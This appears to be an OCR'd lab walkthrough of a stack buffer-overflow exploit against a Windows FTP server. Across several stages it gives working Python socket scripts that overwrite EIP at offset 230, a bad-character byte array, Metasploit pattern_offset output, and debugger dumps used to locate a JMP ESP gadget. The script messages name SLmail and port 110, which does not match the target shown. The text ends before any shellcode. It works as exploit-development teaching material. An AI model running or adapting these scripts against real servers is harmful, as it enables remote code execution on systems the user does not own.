
The EIP value is 37684136.



```
Registers (FPU)
EAX 0000010D
ECX 005DCD28
EDX 0228FA48
EBX 00000002
ESP 0228FC00
EBP 00231310
ESI 0040A44E FTPServe.0040A44E
EDI 00231944

EIP 37684136
```


Run the metasploit tool to find the pattern offset. Somewhere inside the 240 bytes of the unique string, it finds the exact offset which is 230 bytes.

At 230 bytes, it is where we can control the EIP.




```
 [+] Completed.
attacker@kali:~/buffer overflow$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 37684136
 [*] Exact match at offset 230
attacker@kali:~/buffer overflow$ 
```

Buffer overflow (Overwrite the EIP)




```
#!/usr/bin/python

import time, struct, sys
import socket as so

bufferz = "A" * 230 + "B" * 4 + "C" * 10

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send("USER " + bufferz + "\r\n")
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```

In this step2.py script, it will send 230 bytes of "A"s then send 4 bytes of "B"s so the EIP value should become 42424242.



```
EIP 42424242
```


We have successfully overwrite the EIP.




```
attacker@kali:~/buffer overflow$ python step2.py 192.168.1.4 21

[+] Attempting to send buffer overflow to server....

[+] Completed.
attacker@kali:~/buffer overflow$ 
```

Buffer overflow (Finding bad characters)

Run step3.py script. This script will send a bunch of bad characters so we will have to find if any of these characters appears differently in Immunity debugger.




```
#!/usr/bin/python

import time, struct, sys
import socket as so

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 230+ "B" * 4 + baddies

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send("USER " + buffer + "\r\n")
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```




```
Registers (FPU)
EAX 00000110
ECX 005FCD28
EDX 0231FA48
EBX 00000002
ESP 0231FC00 ASCII
EBP 002D13
ESI 0040A4
EDI 002D19

EIP 424242

C 0  ES 00
P 0  CS 00
A 0  SS 00
Z 0  DS 00
S 0  FS 00
T 0  GS 00
D 0
O 0  LastE
```

Right click ESP, Follow in Dump.

Buffer overflow (Finding bad characters)



```
baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
```




```
Address    Hex dump                  ASCII
0231FBD0   41 41 41 41 41 41 41 41   AAAAAAAA
0231FBD8   41 41 41 41 41 41 41 41   AAAAAAAA
0231FBE0   41 41 41 41 41 41 41 41   AAAAAAAA
0231FBE8   41 41 41 41 41 41 41 41   AAAAAAAA
0231FBF0   41 41 41 41 42 42 42 42   AAAABBBB
0231FBF8   01 02 03 04 05 06 07 08   ☺☻♥♦♣♠•◘
0231FC00   09 2E 0D 0A 00 07 2D 00   .....•-.
0231FC08   F9 00 00 00 10 13 2D 00   ·...►‼-.
```


You can see the characters from 01, 02, 03, 04 and so on. However, up till 09, it appears as 2E instead of 0a. This means that 0a is a bad character.

Buffer overflow (Finding bad characters)

Now that we know 0a is a bad character, remove it from the list of bad characters and find any more bad characters.



```
#!/usr/bin/python

import time, struct, sys
import socket as so

baddies=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" * 230 + "B" * 4 + baddies

try:
   server = str(sys.argv[1])
   port = int(sys.argv[2])
except IndexError:
   print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]
   sys.exit()

s = so.socket(so.AF_INET, so.SOCK_STREAM)
print "\n[+] Attempting to send buffer overflow to server...."
try:
   s.connect((server,port))
   s.recv(1024)
   s.send("USER " + buffer + "\r\n")
   print "\n[+] Completed."
except:
   print "[+] Unable to connect to SLmail. Check your IP address and port"
   sys.exit()
```




```
Address   Hex dump                  ASCII
0219FBE0  41 41 41 41 41 41 41 41   AAAAAAAA
0219FBE8  41 41 41 41 41 41 41 41   AAAAAAAA
0219FBF0  41 41 41 41 42 42 42 42   AAAABBBB
0219FBF8  01 02 03 04 05 06 07 08   ☺☻♥♦♣♠•◘
0219FC00  09 0B 0C 2E 0D 0A 00 01   .♂.....☺
0219FC08  FB 00 00 00 10 13 BE 01   √...►‼╛☺
```


You can see that after 0c, it should be 0d but it appears to be 2E. This means that 0d is another bad character as well.

Buffer overflow (Finding the JMP ESP address)

Click on View, Executable modules.


Immunity Debugger - FTPServer.exe - [CPU - thread 0000094
File View Debug Plugins ImmLib Options Windo
Log Alt+L
Executable modules Alt+E
Memory Alt+M
Heap
Threads


I will be using SHELL32.dll so click on it.


Immunity Debugger - FTPServer.exe - [Executable modules]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consult


```
Base     Size     Entry    Name      File version     Path
00400000 0000F000 004040C0 FTPServe                   C:\FTPServer.exe
74530000 0003C000 7453145D mswsock   6.1.7600.16385  C:\Windows\system32\mswsock.dll
74570000 00080000 745837C9 uxtheme   6.1.7600.16385  C:\Windows\system32\uxtheme.dll
74690000 00005000 7469150F wshtcpip  6.1.7600.16385  C:\Windows\System32\wshtcpip.dll
746A0000 00013000 746A1D3F dwmapi    6.1.7600.16385  C:\Windows\system32\dwmapi.dll
74A70000 0000C000 74A710E1 CRYPTBAS  6.1.7600.16385  C:\Windows\syswow64\CRYPTBASE.dll
74A80000 00060000 74A9A3B3 SspiCli   6.1.7601.17514  C:\Windows\syswow64\SspiCli.dll
74B70000 000A0000 74B849E5 ADVAPI32  6.1.7600.16385  C:\Windows\syswow64\ADVAPI32.dll
74C10000 000F0000 74C20569 RPCRT4    6.1.7600.16385  C:\Windows\syswow64\RPCRT4.dll
74E30000 00035000 74E3145D WS2_32    6.1.7600.16385  C:\Windows\syswow64\WS2_32.dll
750E0000 00100000 750FB6ED USER32    6.1.7601.17514  C:\Windows\syswow64\USER32.dll
751E0000 00019000 751E4975 sechost   6.1.7600.16385  C:\Windows\SysWOW64\sechost.dll
75200000 00090000 75216343 GDI32     6.1.7601.17514  C:\Windows\syswow64\GDI32.dll
75320000 00060000 7533158F IMM32     6.1.7601.17514  C:\Windows\system32\IMM32.DLL
75380000 000CC000 7538168B MSCTF     6.1.7600.16385  C:\Windows\syswow64\MSCTF.dll
755C0000 00057000 755D9BA6 SHLWAPI   6.1.7600.16385  C:\Windows\syswow64\SHLWAPI.dll
75630000 00110000 75643203 kernel32  6.1.7600.16385  C:\Windows\syswow64\kernel32.dll
75740000 00046000 75747478 KERNELBA  6.1.7600.16385  C:\Windows\syswow64\KERNELBASE.dll
75790000 0000A000 757936A0 LPK       6.1.7600.16385  C:\Windows\syswow64\LPK.dll
757A0000 0009D000 757D3FD7 USP10     1.0626.7601.175 C:\Windows\syswow64\USP10.dll
758C0000 000AC000 758CA472 msvcrt    7.0.7600.16385  C:\Windows\syswow64\msvcrt.dll
75C00000 0015C000 75C4BA30 ole32     6.1.7600.16385  C:\Windows\syswow64\ole32.dll
75ED0000 00C4A000 75F51601 SHELL32   6.1.7601.17514  C:\Windows\syswow64\SHELL32.dll
76EF0000 00006000 76EF1782 NSI       6.1.7600.16385  C:\Windows\syswow64\NSI.dll
76F20000 00180000          ntdll     6.1.7600.16385  C:\Windows\SysWOW64\ntdll.dll
```

Buffer overflow (Finding the JMP ESP address)

Right click, Search For, Command then find JMP ESP.




```
750F7807  83C4 04          ADD ESP,4
750F780A  C2 1000          RETN 10
750F780D  90               NOP
750F780E  90               NOP
750F780F  90               NOP
750F78E0  90               NOP
750F78E1  90               NOP
750F78E2  8BFF             MOV EDI,EDI
750F78E4  55
750F78E5  8BEC
750F78E7  8B55 10
750F78EA  8B4D 14
750F78ED  0BD1
750F78EF  B8 0000F
750F78F4  85D0
750F78F6  0F85 0402
750F78FC  56
750F78FD  8B75 08
750F7900  51
750F7901  FF75 10
750F7904  FF75 0C
750F7907  56
750F7908  E8 B5FFFF
750F790D  8B4E 04
750F7910  81F9 0201
750F7916  0F84 645D
750F791C  81F9 CC00
750F7922  0F84 585D
750F7928  5E
750F7929  5D
750F792A  C2 1000
750F792D  8B46 0C
750F7930  85C0

Address   Hex dump
0040A000  00 00 00
0040A008  00 00 00
0040A010  9E 69 40
0040A018  00 00 00
0040A020  00 00 00
0040A028  00 00 00
0040A030  15 00 00 00 46 00 54 00  §...F.T.
0040A038  50 00 53 00 52 00 56 00  P.S.R.V.
0040A040  00 00 00 00 46 00 54 00  ....F.T.
0040A048  50 00 53 00 45 00 52 00  P.S.E.R.
0040A050  56 00 00 00 49 00 50 00  V...I.P.
0040A058  3A 00 20 00 25 00 53 00  :. .%.S.
0040A060  00 00 00 00 EC A0 40 00  ....ìá@.
0040A068  E4 A0 40 00 DC A0 40 00  äá@.Üá@.
0040A070  D4 A0 40 00 CC A0 40 00  Ôá@.Ìá@.
0040A078  C4 A0 40 00 BC A0 40 00  Äá@.¼á@.
0040A080  B4 A0 40 00 AC A0 40 00  ´á@.¬á@.
0040A088  A4 A0 40 00 9C A0 40 00  ¤á@.œá@.
0040A090  94 A0 40 00 44 00 65 00  ”á@.D.e.
0040A098  63 00 00 00 4E 00 6F 00  c...N.o.
0040A0A0  76 00 00 00 4F 00 63 00  v...O.c.
0040A0A8  74 00 00 00 53 00 65 00  t...S.e.
0040A0B0  70 00 00 00 41 00 75 00  p...A.u.
0040A0B8  67 00 00 00 4A 00 75 00  g...J.u.
0040A0C0  6C 00 00 00 4A 00 75 00  l...J.u.
0040A0C8  6E 00 00 00 4D 00 61 00  n...M.a.
0040A0D0  79 00 00 00 41 00 70 00  y...A.p.
```



Find command

JMP ESP

[✓] Entire block

